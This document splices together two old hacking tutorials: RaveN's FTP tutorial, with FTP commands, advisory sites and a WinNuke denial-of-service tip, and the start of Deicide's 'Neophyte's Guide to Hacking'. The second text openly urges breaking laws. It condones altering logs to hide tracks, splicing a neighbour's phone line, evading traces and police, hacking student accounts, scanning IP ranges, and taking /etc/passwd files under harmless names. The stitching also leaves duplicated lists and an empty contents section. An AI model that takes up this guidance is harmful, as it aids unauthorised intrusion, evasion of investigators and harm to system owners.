Não fique mais que 5 Min em um servidor, pois ele caçara seu IP, e seu login, e pode dar cadeia. Não me responsabilizo por atos cometidos nos servidores... o problema é de quem hackeia, e não meu, tome muito cuidado, e NUNCA, mas NUNCA apague NADA...

The FTP Tutorial / written by yours truly, R a v e N (blacksun.box.sk)

Note: whenever you see something like this: blah(1) it means that if you don't understand the meaning of the word blah there's an explanation for it just for you, located on the newbies corner on section 1.

Note 2: if you're having a hard time reading this page because you have to scroll to the right whenever a long line comes, it's probably because you're not using "word wrapping". Most UNIX text editors and advanced Windows editors (and some less advanced ones like Wordpad) do this by themselves. To do word wrapping on Microsoft Notepad, simply go to Edit and then click on "Word wrapping".

Author's notes

This file is basically intended for newbies, but gurus can benefit from it too (read everything, even the newbies corner. You might come across something you've missed when you first started studying). The next tutorials will be mostly for gurus, so bear with us. If you have any comments or questions regarding this tutorial (no flames(10) or spam, please) Email me at barakirs@netvision.net.il. Visit blacksun.box.sk for more tutorials, free hacking/programming/unix books to download and much more.

Disclaimer

We do not encourage any kinds of illegal activities. If you believe that breaking the law is a good way to impress someone, please stop reading now and grow up. There is nothing impressive or cool in being a criminal.

Contents

* What is a core dump
* What is a DoS attack
* What is DUN
* What is an ISP
* What is flaming

Other Tutorials
* FTP Hacking.
* Overclocking.
* Ad and Spam Blocking.
* Sendmail.
* Phreaking.
* Advanced Phreaking.
* Phreaking II.
* IRC Warfare.
* Windows Registry.
* Info Gathering.
* Proxy/Wingate/SOCKS.
* Offline Windows Security.
* ICQ Security.

Bibliography

What Is FTP and What Is It Good For?

The word FTP (see footnote 1 below) stands for File Transfer Protocol(1). FTP servers will let you to both download (retrieve a file from the server) and upload (send a file to the server) files from the server with great ease (if you have permission to do so). You browse through a remote FTP site the same way you browse through your own computer's files and directories (of course, you don't have read and/or write access to every file on the system, and some files you can't even see).

FTP Commands

The following are several basic FTP commands. To communicate with FTP daemons(7), connect to port(2) 21 and then use the following commands (see footnote 2 below) to communicate with the FTP server:

cd	change directory (on the server)
lcd	change local directory (when sending a file, the path(4) of the specified file will be the path you specify on lcd)
dir,ls	directory listing
binary	change mode to binary transfer
get	retrieve a file
mget	retrieve many files
put	send a file
mput	send many files

pwd print working directory on the server

Footnotes
1. For thousands of computer-related acronyms and abbreviations head to blacksun.box.sk and download the file called acros.txt from the projects page.
2. If you don't feel like typing stupid commands, there are lots of FTP clients(5) who will do all the work for you, but fortunately some will still show you all the commands they use so you'll be able to learn new commands. You can download FTP clients for every Operating System from TUCOWS. Simply go to the nearest TUCOWS mirror site(3) or go directly to www.tucows.com.

FTP Hacking

Since there are so many FTP holes for so many FTP server programs and so many Operating Systems, I decided that the best way it simply to explain to you how to find information about security holes by yourself. I will also introduce several interesting FTP security holes near the end of this section. To find FTP exploits, try searching the following websites (or join the BugTraq mailing list at www.securityfocus.com):

CERT (Computer Emergency Response Team) - http://cert.org
X-Force Search (simplest) - http://www.iss.net/cgi-bin/xforce/xforce_index.pl
Packet Storm - packetstorm.genocide2600.com
BugTraq Archives - http://www.securityfocus.com/level2/bottom.html?go=search
Fyodor's Exploit World - http://www.insecure.org/sploits.html
Spikeman's Denial Of Service Website (for DoS(9) attacks against FTP servers) - http://www.genocide2600.com/~spikeman/
RootShell - http://www.rootshell.com
Slashdot - http://www.slashdot.org
Data - http://www.hideaway.net/data.html
(Please report all dead links to barakirs@netvision.net.il)

Note: one might think that the above sites are considered illegal, since they feature explanations about security holes and how to exploit them. Well, screw one. These things are called "advisories" and they allow you to find holes on your own PC and fix them. Whether you use this information to secure yourself or hack others is your own choice. It's the difference between legitimate and illegal. After you get to one of the following search sites (I recommend the BugTraq Archives) search for the keywords you want. For example: you find out(5) that your target is using this OS with this FTP server and this Webserver program etc'. Try combining all of those pieces of information and I'm sure you'll find the holes that fit you the most. You can also try searching holes on your own computer. Speaking about holes, we will explain about many security holes on the upcoming Sendmail tutorial (see blacksun.box.sk). Now, for several selected FTP holes.

Selected FTP Holes

The following FTP holes aren't new or extraordinary or incredibly fantastic or anything of that sort of matter. They're just good for learning. I picked some interesting FTP holes and written a small explanation about them just to get the newbies started. Note: the sites I got these from aren't "evil hacking sites". These explanations are called advisories and they are meant to be used by people who want to fix bugs on their systems. Whether you use them for that purpose or others is none of our business.

1) Some FTP daemons allows a premature PASV command, which can cause some FTP daemons to crash with a core dump(9). FTP core dumps can be used to salvage encrypted passwords, bypassing any shadow password scheme. It is not known exactly which servers are immune to this and which are not, and the only workaround right now is to get a newer FTP server program. Also see http://www.genocide2600.com/~spikeman/bisonware3.html for a DoS(9) attack against BisonWare FTP Server 3.5 similar to this hole.
2) FTP Bounce Attack (too long, see
http://www.netspace.org/cgi-bin/wa?A2=ind9507B&L=bugtraq&P=R1425 (From BugTraq))
3) Local bug in FTP Daemon (too long, see
http://www.netspace.org/cgi-bin/wa?A2=ind9507B&L=bugtraq&P=R1345 (From BugTraq))
4) (Quotes in partfrom BugTraq) Impact: Anybody from outside can shutdown your pc ftp server. And if u are under win3.1 the system will crash. Program: WinQVT/NET
Version: All versions.. 16 and 32 bits
Solution.. dont use it or upgrade
Exploit: Just Send a OOB (Out of Band) to port 21,
Exploit for dummies: Take any winnuke, start it, and when u find a "139" change it to "21" instead.

OK, I know this is stupid..... :P. But maybe somebody will need it.. who knows...
Note: A patched version of NT 4.0 isn't vulnerable to this running MS's FTP server. I haven't had a chance to test an unpatched server, but IIRC, I did check the FTP port when the OOB problem was first reported and it didn't cause a crash. I would suspect that this could be a DOS/Win problem in general, and might not be specific to the WinQVT package.

I hope this helped you learn how to find holes. There will be much more examples in the Sendmail tutorial.

The Stupid Bug Corner

I found this on an "elite" website made by a bunch of "elite" "hackers". They said that in order to "hack an FTP" you need to connect to it and send the following commands:

```
quote user ftp
quote cwd ~root
quote pass ftp
```

Basically, what the so-called hacker is trying to do here is to enter a username to get into the system, change the user to root(7) and then enter a password for the username. This only works on VERY badly-configured FTP servers (the author mentioned that "this doesn't work on every FTP server". Well, I've got news for you - this doesn't work. Period. Unless you're talking

about some 5 years old boy who just got a computer and clicked on some buttons and accidently set up an FTP server).

Appendix A: the SYST command

Entering the SYST command while connected to an FTP server often reveals valuable information on a system, such as the OS, which version and information about the FTP server. Get access to an FTP server somehow (by using a username and a password you know or by using anonymous login - login: anonymous password:your-email-address@your.isp. You could also enter someone else's Email address, the server doesn't actually verifies the address you send or anything) and then type the SYST command.

Newbies Corner

1. Protocol - a set of rules and regulations, similar to a language. When two computers know the same protocol, they can use it to communicate with each other.

2. Port - (for the more technical explanation of what ports are, see the end of this explanation) ports are like holes that enable things (data, in this case) to come in or out of them. There are physical ports and software ports on your computer. Physical ports are those slots on the back of your computer, your monitor etc'. Now, software ports are used when connecting to other computers. For example: I just bought a new computer and I want to turn it into a webserver (I want to enable people to access selecetd web pages, pictures, cgi and java scripts or applets, programs etc' that are located on my computer). In order for that to happen, I need to install a webserver software. The webserver software opens a port on my computer and names it port 80. Then it listens to incoming connections on that port. When someone starts his Internet browser (Netscape, Lynx, Microsoft Explorer etc') and surfs to my website, his browser connects to my computer on port 80 and then sends HTTP commands that my webserver program can understand into it. My webserver program quickly picks up the incoming data and then sends it back into a port that the surfer's browser opened on the surfer's computer. The browser will listen on that port and wait for the data (the HTML page, the picture, the program etc') to come in through it. There are different ports for different services (we'll get to that) so data won't mix up. Imagine your browser getting data your FTP client was supposed to get. I hope you got the main idea of what a port is. Now, there are three kinds of ports: well-known ports, registered ports and dynamic/private ports. The well known ports are those from 0 through 1023. These are default ports for several services (a webserver is a service because it listens for connections from remote computers and then sends something back). For example: the default port for webservers is 80. Else, how would your browser know which port he has to access? Now, the registered ports are those from 1024 through 49151. These ports are reserved for several programs. For example: ICQ (www.icq.com) reserves a port and listens to incoming messages on it. The dynamic and/or private ports are those from 49152 through 65535, and can be used by anyone for any given purpose.

"Techy Explanation" - To grant simultaneous access to the TCP module, TCP provides a user interface called a port. Ports are used by the kernel to identify network processes. These are strictly transport layer entities (that is to say that IP could care less about them). Together with an IP address, a TCP port provides provides an endpoint for network communications. In fact, at any given moment *all* Internet connections can be described by 4 numbers: the source IP address and source port and the destination IP address and destination port. Servers are bound to

'well-known' ports so that they may be located on a standard port on different systems. For example, the telnet daemon sits on TCP port 23, the FTP daemon sits on TCP port 21, the rlogin daemon sits on TCP port 513 etc'. Important note about well-known ports: services (daemons waiting for incoming connections that serve people in some way) on these ports can be only ran by root, so inferior users won't start messing up with important ports.

3. Mirror site - a website which is an exact copy of the original website which is hosted by a different server. Mirror sites can be used to speed up downloads/uploads. For example: instead of downloading/uploading from/to the main tucows webserver, located somewhere distantly from my home, I can simply do it from one of their Israeli mirrors (mirror site located in Israel, my country) and that way the downloads/uploads would go faster.

4. Path - UNIX example: if a file is located at /etc/passwd, the file's path would be /etc. DOS/Windows example: if a file is located at c:\windows\win.exe, the file's path would be c:\windows. There are two kinds of paths: a complete path and a relative path. Complete path on DOS/Windows: if the file is located on c:\program files\quickview plus\ then this is the file's complete path. Complete path on UNIX: if the file is located at /usr/local/sbin then this is the file's complete path. Relative path on DOS/Windows: if the current directory (the directory you are on at the moment) is c:\windows and the target file is located at c:\windows\temp then the relative path to this file is temp. Relative path on UNIX: if the current directory is /usr/nobody and the file is located at /usr/nobody/public_html/cgi-bin then the file's relative path is public_html/cgi-bin.

5. Client / Server programs - A client program is a program that uses a resource offered by another program/computer. A server program is a program that supplies resources to client programs. Example: Client=Netscape Navigator. Server=Apache version 1.6.6 (a webserver, meaning a program that lets people who use Internet browsers to download specific web pages, pictures, files etc' from the computer it is installed on).

6. How to find out information about remote hosts - the best way to find out information is too look at daemon(6) banners. Daemon banners are small pieces of information some daemons return when connected to in order for the remote machine (the one connecting to the daemon) to know how to interact with them better. Try connecting to port 80 (webserver) and sending some commands like get and then looking at the banner. You may also try Sendmail (see next tutorial) on port 25, Telnet on port 23, FTP on port 21 or whatever you can come up with.

7. Daemon - a program that listens for incoming connections from remote machines on a specified port(2) and interacts with them.

8. Root - also referred as superuser, because his permissions are endless. His UID (User ID number, an identification number and user on a UNIX system has) and GID (Group ID. You can create groups and give them several permissions. For example: everyone from the accounting department can read and execute all the files on this directory, etc') are always 0 (except on very altered boxes). Once you are root, you can do practically anything on a system. Core Dump - when a program crashes it dumps all the core (all the info it handles that isn't saved on disk, meaning all of the program's stuff that are on the RAM chip) into a temporary file.

9. DoS - Denial of Service. A nuke in dummies language. Some kind of an attack that causes the target computer to deny some/all kinds of services to the users of that computer (including remote users). For example: Winnuke (also known as OOB), the simplest DoS in the world. (Taken from Spikeman's DoS site) This denial of service program affects Windows clients by sending an "Out of Band" exception message to port 139, which does not know how to handle it. This is a standard listening port on Windows operating systems. Users of Win 3.11, Win95, and Win NT are vulnerable to this attack. This program is basically a nuisance program, but it is being widely circulated over the internet now. It has become a bother in chatrooms and on IRC. By using your IP# and sending OOB data to port 139, malicious users can disconnect you from the net, often leaving you with low resources and the blue tinted screen. Some of you may have been victims already. If this happens to you on Win 95, you will see a Windows fatal error message similar to the following:
Fatal exception 0E at 0028: in VxD MSTCP(01) + 000041AE.
This was called from 0028: in VxD NDIS(01) + 00000D7C.
Rebooting the comp should return it to normal state.

Patches ("fixes") For WinNuke (OOB)
Additional Information on WinNuke
http://support.microsoft.com/support/kb/articles/Q168/7/47.asp
Windows 95 Patches
http://support.microsoft.com/download/support/mslfiles/Vipup11.exe
http://support.microsoft.com/download/support/mslfiles/Vipup20.exe (for Winsock 2.0*)
http://www.theargon.com/defense/nuke/index.html
Please read notes referring to 95 patches before installing.
Which version of Winsock do you have on your Windows 95 PC?
http://premium.microsoft.com/support/kb/articles/Q177/7/19.asp
http://www.theargon.com/defense/nuke/index.html
Windows NT 4.0 Patch
http://support.microsoft.com/support/kb/articles/Q143/4/78.asp
http://www.theargon.com/defense/nuke/index.html
Please read notes referring to Windows NT patches before installing.

More info on DoS attacks can be found at Spikeman's DoS site: http://www.genocide2600.com/~spikeman/main.html

* I do not know it it will work on newer versions of Winsock, so you'd better downgrade to Winsock 1.1 (the version that comes with Windows 95) by going to Control Panel, Network and removing TCP/IP and Dial Up Adapter(11) and then readding them (click add, choose protocol and in the company frame choose Microsoft and you'll find TCP/IP. For DUN do the same but choose adapter instead of protocol). After you finish downgrading reupgrade to Winsock 2.0, apply the patch (Vipup20.exe) and then upgrade to newer versions of Winsock.

10. Flames - the action of flaming someone (send him angry mail about things he has done, opinions he has etc' which you do not agree with).

11. DUN - Dial Up Adapter. Basically it's the Windows program that dials to your ISP(12).

12. ISP - Internet Service Provider. A company that provides Internet services, such as Internet connectivity, web hosting, Email services etc'.

13. Distro - Distribution. Since UNIX is not a registered patent, trademark, copyrighted or whatever there are many distributions (software packages) of it. Every distro has it's own advantages and disadvantages (example: Redhat is the best for beginners).

Next Tutorials

The next tutorial will be about Sendmail, the buggiest daemon on earth - what is Sendmail, Sendmail commands, how to hack through Sendmail, how to send completely untracable mail, a newbies corner (what is a daemon, how to trace mail etc') and much much more. If this tutorial scores 7 points out of 10, then the Sendmail tutorial with score 12. First of all, it's gonna be veery looong and it'll have lots of side tips and thorough explanations about security holes and tips and tricks and tons of cool stuff I havn't thought of yet. Besides, I did this tutorial in a rush 'cause I didn't have much time to work on it*, but summer vacation is coming up so I'll have plenty of time to work on the Sendmail tutorial. The 3rd tutorial will be probably about UNIX Shell Programming. I don't wanna give away any details right now, and besides - I'm not so sure about this title. Maybe I'll change it to an "All you wanted to know about IRC wars and never had the guts to ask" tutorial. Who knows. I'll set up a electronic poll soon so you'll be able to vote on that subject or suggest other titles (subscribe to the mailing list and you'll be notified when it's ready. To subscribe, go to blacksun.box.sk and go to the Mailing List page). For more information, head down to blacksun.box.sk. Don't forget to drop us a line!

* Just installed Redhat 6.0. Yeah, yeah, I know, it's not exactly the best Linux distro(10) out there (I'm trying not to offend all of you Redhat users out there), but I wanted to see how it looks and everything.
I gotta tell you, the installation is EEE-ZZZ comparing to other distros, and it's great for beginners.

Note: before I'll release the Sendmail tutorial I will send out some mini-tutorials, such as "Buffer Overflows", "Overclocking", "RM Networks" etc'.

Other Tutorials

Overclocking.
RM Networks Hacking.
Ad and Spam Blocking.
Sendmail (creating fake mails and hacking servers that run Sendmail).
Get them all at blacksun.box.sk, or join the mailing list at blacksunresearch.listbot.com.

Bibliography

BugTraq Archives - http://www.securityfocus.com/level2/bottom.html?go=search
RootShell - http://www.rootshell.com
Fyodor's Exploit World - http://www.insecure.org/sploits.html

Packet Storm - http://packetstorm.harvard.edu
X-Force Search (simplest) - http://www.iss.net/cgi-bin/xforce/xforce_index.pl
Slashdot - http://www.slashdot.org
Spikeman's Denial Of Service Website - http://www.genocide2600.com/~spikeman/
PC Magazine - http://www.pcmagazine.com

Other Tutorials

* FTP Hacking.
* Overclocking.
* Ad and Spam Blocking.
* Sendmail.
* Phreaking.
* Advanced Phreaking.
* Phreaking II.
* IRC Warfare.
* Windows Registry.
* Info Gathering.
* Proxy/Wingate/SOCKS.
* Offline Windows Security.
* ICQ Security.

TABLE OF CONTENTS

INTRODUCTION:

Over four years ago the final version of the LOD/H's Novice's Guide to Hacking was created and distributed, and during the years since it has served as a much needed source of knowledge for the many hackers just beginning to explore the wonders of system penetration and exploration. The guide was much needed by the throng of newbies who hadn't the slightest clue what a VAX was, but were eager to learn the arcane art of hacking. Many of today's greats and moderates alike relied the guide as a valuable reference during their tentative(or not) steps into the nets. However, time has taken it's toll on the silicon networks and the guide is now a tad out of date. The basic manufacturer defaults are now usually secured, and more operating systems have come on the scene to take a large chunk of the OS percentile. In over four years not one good attempt at a sequel has been made, for reasons unbeknownst to me. So, I decided to take it upon myself to create my own guide to hacking.. the "Neophyte's Guide to Hacking" (hey..no laughing!) in the hopes that it might help others in furthering their explorations of the nets. This guide is modelled after the original, mainly due to the fact that the original *was* good. New sections have been added, and old sections expanded upon. However, this is in no means just an update, it is an entirely new guide as you'll see by the difference in size. This guide turned out to be over 4 times the size of The Mentor's guide. Also, this guide is NOT an actual "sequel" to the original; it is not LOD/H sponsored or authorized or whatever, mainly because the LOD/H is now extinct. One last thing.. this guide is in no way complete. There are many OS's I did not include, the main reasons being their rarity or my non-expertise with them. All the major OS's are covered, but in future releases I wish to include Wang, MVS, CICS, SimVTAM, Qinter, IMS, VOS, and many more. If you feel you could help, contact me by Internet email or on a

board or net(if you can find me). Same thing applies for further expansion of current topics and operating systems, please contact me. Ok, a rather long intro, but fuck it.. enjoy as you wish..

Deicide - deicide@west.darkside.com

ETHICS/SAFETY:

One of the most integral parts of a hacker's mindset is his set of ethics. And ethics frequently go hand in hand with safety, which is obviously the most critical part of the process of hacking and the system exploration, if you plan to spend your life outside of the gaol. A hacker's ethics are generally somewhat different from that of an average joe. An average joe would be taught that it is bad to break laws, even though most do anyways. I am encouraging you to break laws, but in the quest for knowledge. In my mind, if hacking is done with the right intentions it is not all that criminal. The media likes to make us out to be psychotic sociopaths bent on causing armageddon with our PCs. Not likely. I could probably turn the tables on the fearmongering media by showing that the average joe who cheats on his taxes is harming the system more than a curious interloper, but I refrain.. let them wallow.. The one thing a hacker must never do is maliciously hack(also known as crash, trash, etc..) a system. Deleting and modifying files unnecessary is BAD. It serves no purpose but to send the sysadmins on a warhunt for your head, and to take away your account. Lame. Don't do it. Anyways, if you don't understand all of these, just do your best to follow them, and take my word for it. You'll understand the reasoning behind these guidelines later.

I. Don't ever maliciously hack a system. Do not delete or modify files unnecessarily, or intentionally slow down or crash a system. The lone exception to this rule is the modification of system logs and audit trails to hide your tracks.
II. Don't give your name or real phone number to ANYONE, it doesn't matter who they are. Some of the most famous phreaks have turned narcs because they've been busted, and they will turn you in if you give them a chance. It's been said that one out of every three hackers is a fed, and while this is an exaggeration, use this as a rule and you should do fine. Meet them on a loop, alliance, bbs, chat system, whatever, just don't give out your voice number.
III. Stay away from government computers. You will find out very fast that attempting to hack a MilTac installation is next to impossible, and will get you arrested before you can say "oh shit". Big Brother has infinite resources to draw on, and has all the time it needs to hunt you down. They will spend literally years tracking you down. As tempting as it may be, don't rush into it, you'll regret it in the end.
IV. Don't use codes from your own home, ever! Period. This is the most incredibly lame thing i've seen throughout my life in the 'underground'; incredible abuse of codes, which has been the downfall of so many people. Most PBX/950/800s have ANI, and using them will eventually get you busted, without question. And calling cards are an even worse idea. Codes are a form of pseudo-phreaking which have nothing to do with the exploration of the telephone networks, which is what phreaking is about. If you are too lazy to field phreak or be inventive, then forget about phreaking.
V. Don't incriminate others, no matter how bad you hate them. Turning in people over a dispute is a terrible way to solve things; kick their ass, shut off their phones/power/water, whatever, just don't bust them. It will come back to you in the end..

VI. Watch what you post. Don't post accounts or codes over open nets as a rule. They will die within days, and you will lose your new treasure. And the posting of credit card numbers is indeed a criminal offense under a law passed in the Reagan years.
VII. Don't card items. This is actually a worse idea than using codes, the chances of getting busted are very high.
VIII. If for some reason you have to use codes, use your own, and nothing else. Never use a code you see on a board, because chances are it has been abused beyond belief and it is already being monitored.
IX. Feel free to ask questions, but keep them within reason. People won't always be willing to hand out rare accounts, and if this is the case don't be surprised. Keep the questions technical as a rule. Try and learn as much as you can from pure hands on experience
X. And finally, be somewhat paranoid. Use PGP to encrypt your files, keep your notes/printouts stored secretly, whatever you can do to prolong your stay in the h/p world.
XI. If you get busted, don't tell the authorities ANYTHING. Refuse to speak to them without a lawyer present.
XII. If police arrive at your residence to serve a search warrant, look it over carefully, it is your right. Know what they can and can't do, and if they can't do something, make sure they don't.
XIII. If at all possible, try not to hack off your own phoneline. Splice your neighbour's line, call from a Fortress Fone, phreak off a junction box, whatever.. if you hack long enough, chances are one day you'll be traced or ANI'd. Don't believe you are entirely safe on packet-switched networks either, it takes a while but if you scan/hack off your local access point they will put a trace on it.
XIV. Make the tracking of yourself as difficult as possible for others. Bounce the call off several outdials, or try to go through at least two different telco companies when making a call to a dialup. When on a packet-switched network or a local or wide area network, try and bounce the call off various pads or through other networks before you reach your destination. The more bounces, the more red tape for the investigator and the easier it is for you to make a clean getaway. Try not to stay on any system for *too* long, and alternate your calling times and dates.
XV. Do not keep written notes! Keep all information on computer, encrypted with PGP or another military-standard encryption program. Written notes will only serve to incriminate you in a court of law. If you write something down originally, shred the paper.. itty bitty pieces is best, or even better, burn it! Feds DO trash, just like us, and throwing out your notes complete will land in their hands, and they'll use it against you.
XVI. Finally, the day/night calling controversy. Some folks think it is a better idea to call during the day(or whenever the user would normally use his account) as to not arouse the sysadmin's suspicion of abnormal calling times, while others think it is better to call when nobody is around. This is a tough one, as there is no real answer. If the sysadmin keeps logs(and reads over them) he will definetly think it strange that a secretary calls in at 3 am.. he will probably then look closer and find it even stranger that the secretary then grabbed the password file and proceeded to set him/herself up with a root shell. On the other hand, if you call during the time the user would normally call, the real owner of the account may very well log in to see his name already there, or even worse be denied access because his account is already in use. In the end, it is down to your opinion. And remember, when you make a decision stick to it; remember the time zone changes.

WHERE TO START

Probably the hardest period in hacking is that of when you are first starting. Finding and penetrating your first system is a major step, and can be approached in many ways. The common ways to find a system to hack are;

- UNIVERSITIES : Universities commonly have hundreds of users, many of which aren't too computer literate, which makes hacking a relatively simple chore. And security is often poor, so if you don't abuse the system too much your stay could be a long one. On the other hand, for a nominal fee you can usually pick up a cheap *legitimate* (now there's a concept) account. Or you could enroll in the university for a few credits, and just go until the accounts are handed out. Unfortunely, if you are caught hacking off your own account it won't be hard to trace it back to you. If you get a legimate account at first, you might be best to hack a student's account for your other-system hacking. The other fun part about universities is often they will provide access to a number of nets, usually including the Internet. Occasionally you'll have access to a PSN as well.

- CARRIER SCANNING: Carrier scanning in your LATA(Local Access Transport Area), commonly known as wardialing, was popularized in the movie War Games. Unfortunely, there are a few problems inherent in finding systems this way; you are limited to the systems in your area, so if you have a small town you may find very little of interest, and secondly, ANI is a problem within your own LATA, and tracing is simple, making security risks high. If you are going to hack a system within your own lata, bounce it at least once. There are many programs, such as ToneLoc and CodeThief (ToneLoc being superior to all in my humble opinion), which will automate this process.

- PACKET-SWITCHED : This is my favorite by far, as hacking on PSNs is how NETWORKS I learned nearly all I know. I've explored PSNs world-wide, and never ran out of systems to hack. No matter what PSN you try you will find many different, hackable systems. I will go more indepth on PSNs in the next section.

PACKET-SWITCHED NETWORKS

Intro to PSNs

First off, PSNs are also known as PSDNs, PSDCNs, PSSs and VANs to name a few. Look up the acronyms in the handy acronym reference chart<g>. The X.25 PSNs you will hear about the most are; Sprintnet(formerly Telenet), BT Tymnet(the largest), and Datapac(Canada's largest). All these networks have advantages and disadvantages, but i'll say this; if you are in the United States, start with Sprintnet. If you are in Canada, Datapac is for you. The reason PSNs are so popular for hackers are many. There are literally thousands of systems on PSNs all around the world, all of which(if you have the right facilities) are free of charge for you to reach. And because of the immense size of public PSNs, it is a rare thing to ever get caught for scanning. Tracing is also a complicated matter, especially with a small amount of effort on your part to avoid a trace.

How packet-switching works

The following explanation applies for the most part to all forms of packet-switching, but is specifically about PSNs operating on the X series of protocols, such as Datapac & SprintNet, as opposed to the Internet which operates on TCP/IP. It is the same principle in essense, however. Packet-Switched Networks are kinda complicated, but I'll attempt to simplify the technology enough to make it easy to understand. You, the user, connect to the local public access port for your PSN, reachable via a phone dialup. You match communications parameters with the network host and you are ready to go. From there, all the data you send across the network is first bundled into packets, usually of 128 or 256 bytes. These packets are assembled using Packet Assembly/Disassembly, performed by the public access port, also known as a public PAD(Packet Assembler/Disassembler), or a DCE(Data Communicating Equipment or Data Circuit-Terminating Equipment). The packets are sent along the network to their destination by means of the various X protocols, standardly X.25 with help from X.28, X.29 & X.3 within your home network, and internationally using X.75/X.121. The X protocol series are the accepted CCITT standards. The host system(DTE: Data Terminal Equipment, also a PAD) which you are calling then receives the packet and disassembles the packet using Packet Assembly/Disassembly once again into data the system understands. The DTE then assembles it's data in response to your packet, and sends it back over the network to your PAD in packet form, which disassembles the packet into readable data for you, the user. And that is the simplified version!

The Internet

Introduction

Contrary to popular belief, the Internet is a packet-switched network; just not an X.25 packet-switched network. The Internet operates on the TCP/IP protocols(as a rule), which is why it is sometimes disregarded as a
packet-switched network. In fact, the Internet's predecessor, the ARPAnet, was the first large-scale experiment in packet-switching technology. What was then Telenet came later. The confusion comes from peoples ignorance of the principles of packet-switching, which is simply a type of network, explained in technical detail earlier. It doesn't matter what protocols the network may use, if packet-switching is in use it is obviously a packet-switched network. Ok, now you may have noticed that the Internet has a rather small section, which is true. The reasons are many. This is a hacking guide, not an Internet tutorial, so I didn't include the IRC or Archie or whatever. And the main reason is I spent about 100% more time on X.25 nets than I did the Internet. Nonetheless, I decided to include the essential aspects of the Internet. You should be able to take it from there. The following section is derived mostly from personal experience, but the Gatsby's Internet file helped out somewhat, specifically in the classes of IP addresses.

Getting Access

Getting access is somewhere between easy and very difficult, depending where you live and how good(or lucky!) a hacker you are. First of all, if you are going to hack on the Internet then you must be on a system that has full Internet access, not just mail. That cuts Compuserve and Prodigy out of the picture. Most universities and some high schools have Internet access, see what you can do to get yourself an account, legitimatly or not. Some BBSes offer full Internet access for a fairly reasonable price, and that would be a good choice. If you are in an area with a

FreeNet, then you get full Internet access… for free! Check around with local hackers or PD boards to inquire where the nearest FreeNet is. Some businesses provide Internet access, for a price. Check with local netters to see what local options there are. And lastly, you can try and hack your way on. When you hack a system, check and see if they are on the net. Usually this is accomplished by doing a test call using telnet.. explained later.

FTP

FTP is the acronym for File Transfer Protocol, and it is the primary means of transporting remote files onto your own system(actually, usually the system which you are calling the Internet through). I will only provide a brief overview, as FTP is fairly easy to use, has help files online and comprehensive documentation offline at your local h/p BBS. First off, FTP can be initialized by typing 'ftp' at any system which has it. Most do, even if they don't have the Internet online. That a frustrating lesson more than a few novices has learned.. if you hack into a system that has FTP or telnet on line, it does not necessarily(and usually doesn't) have Internet access. Some SunOS's will have two sets of ftp andtelnet utilities. The standard ftp and telnet commands can be used for local network connects, but not Internet. Another set of commands, itelnet, iftp and ifinger (and occasionally iwhois) is used for the Internet. When you enter the FTP utility, you'll usually find yourself at a 'ftp>' prompt, and typing 'help' should bring up a small set of help files. The commands available, along with the help files, vary from system to system. Procedure is then defined by what type of system you are on, as again, it varies. But what you usually do next is open a connection to the system you want to get a file off of. Type 'open' followed by the host name or IP address of the system you wish to connect to.. explained later. Next, you will usually find yourself at a sort of login prompt. If you have a username on that system, then type it in. If not, try 'anonymous'. Anonymous is a great little guest account that is now being built in to some OS's. Conscientious sysadmins may disable it, for obvious reasons. If however, it is not, you will be asked for a password. Type anything, it doesn't matter really. Type a few d's if you want, it really doesn't matter(as a rule don't sit on your keyboard though.. it may not like it.. type something boring). Next you simply use the 'get' command to get the file you want. Usually it is a good idea to not put the files in a directory that they will be noticed.. the sysadmin will suspect something is up if he runs into a few files that he supposedly copied into his own directory. Which brings us to the next segment.. give your files benign names, especially if they are something like /etc/passwd files or issues of Phrack. A note about FTPing /etc/passwds. It rarely works. Oh yes, you will get an /etc/passwd file, but rarely on the Internet will it be the real /etc/passwd. Check the size of the file first.. if it is 300 bytes or less, then it will likely be a substitute. Telnet will, however, get the real /etc/passwd on most occasions. Now quit the FTP utility and peruse your new files.. be sure to remove them when done.

Telnet

While FTP has no real parallel in X.25 networks, you could equate telnet to a private PAD. Telnet lets you connect to and operate on Internet systems over the Internet as if you were connected locally. Telnet is initialized by typing 'telnet' at your shell. The operative command is, again, 'open'. Again, type 'open' followed by the domain name or the IP address. When connected, you will be at a login prompt of some kind(usually..). Enter a username if you have one, and if not you can either attempt to hack one or see if the system accepts the 'anonymous' guest user, explained in the FTP section. If all goes well, you should have a remote connection of

some kind, and what follows depends on the system you are connected to, just like in any other network.

Domain Names and IP Addresses - Intro

For those of you unfamiliar with those terms I will give a small, condensed explanation of what the two are. One or the other is needed for connecting to a remote system, either by FTP or Telnet. The IP address could be equated to the X.25 net's Network User Address. The Domain name is a mnemonic name, used for convience more than anything, as it is generally easier to remember. If you wish to scan for systems on the Internet it is usually much easier to scan by IP address, as you won't know the mnemonic for most systems. IP addresses are 4 digit-combinations separated by dots. Address examples are 192.88.144.3(EFF) and 18.72.2.1(MIT). Addresses fall into three classes;

Class A - 0 to 127
Class B - 128 to 191
Class C - 192 to 223

The earliest Internet systems are all in Class A, but it is more common to find class B or C systems. Moreover, a lot of systems are placed specifically in the 128 or 192 address prefix, as opposed to 184 or 201 or whatever. Scanning an IP address set can be accomplished in many fashions. One of which would be to pick a prefix, add two random one to two digit numbers, and scan the last portion. ie: take 192.15.43 and scan the last digit from 0 to 255. Unfortunely, the last portion (or last two portions in the case of Class C) are ports, meaning you may come up completely blank or you might hit the jack pot. Experiment to your own liking, after a while you will fall into a comfortable groove. You can also connect to specific systems using the domain name, if you know or can guess the domain name. To guess a domain name you will need toknow the company or organization's name, and the type of organization it is. This is possible because host names must follow the Domain Name System, which makes guessing a lot easier. Once you have both, you can usually take a few educated guesses at the domain name. Some are easier than others. First of all, you will need to understand the principle of top-level domains. The top level is at the end of a domain name; in the case of eff.org, the top-level is 'org'. In the case of mit.edu, the top-level is 'edu'. Top levels fall into a few categories;

com - commercial institutions
org - non-profit organizations
edu - educational facilities
net - networks
gov - government systems (non military)
mil - non-classified military

Along with various country codes. The country codes are two letters used for international calls; the US's is 'US', Brazil's is 'BR'. Determine which top-level the system falls under, and then make a few guesses. Examples are;

compuserve.com
xerox.com
mit.edu
eff.org

For further reading, I suggest picking up a few of the printed Internet guides currently on the market, as well as the Gatsby's file on the Internet, printed in Phrack 33.

X.25 Networks
From here on in the PSN section of this file is dedicated to X.25 networks. I use the acronym PSN interchangably with X.25 networks, so don't get PSN confused with all the other types of PSN networks. From here on in, it is all X.25.

Network User Addresses
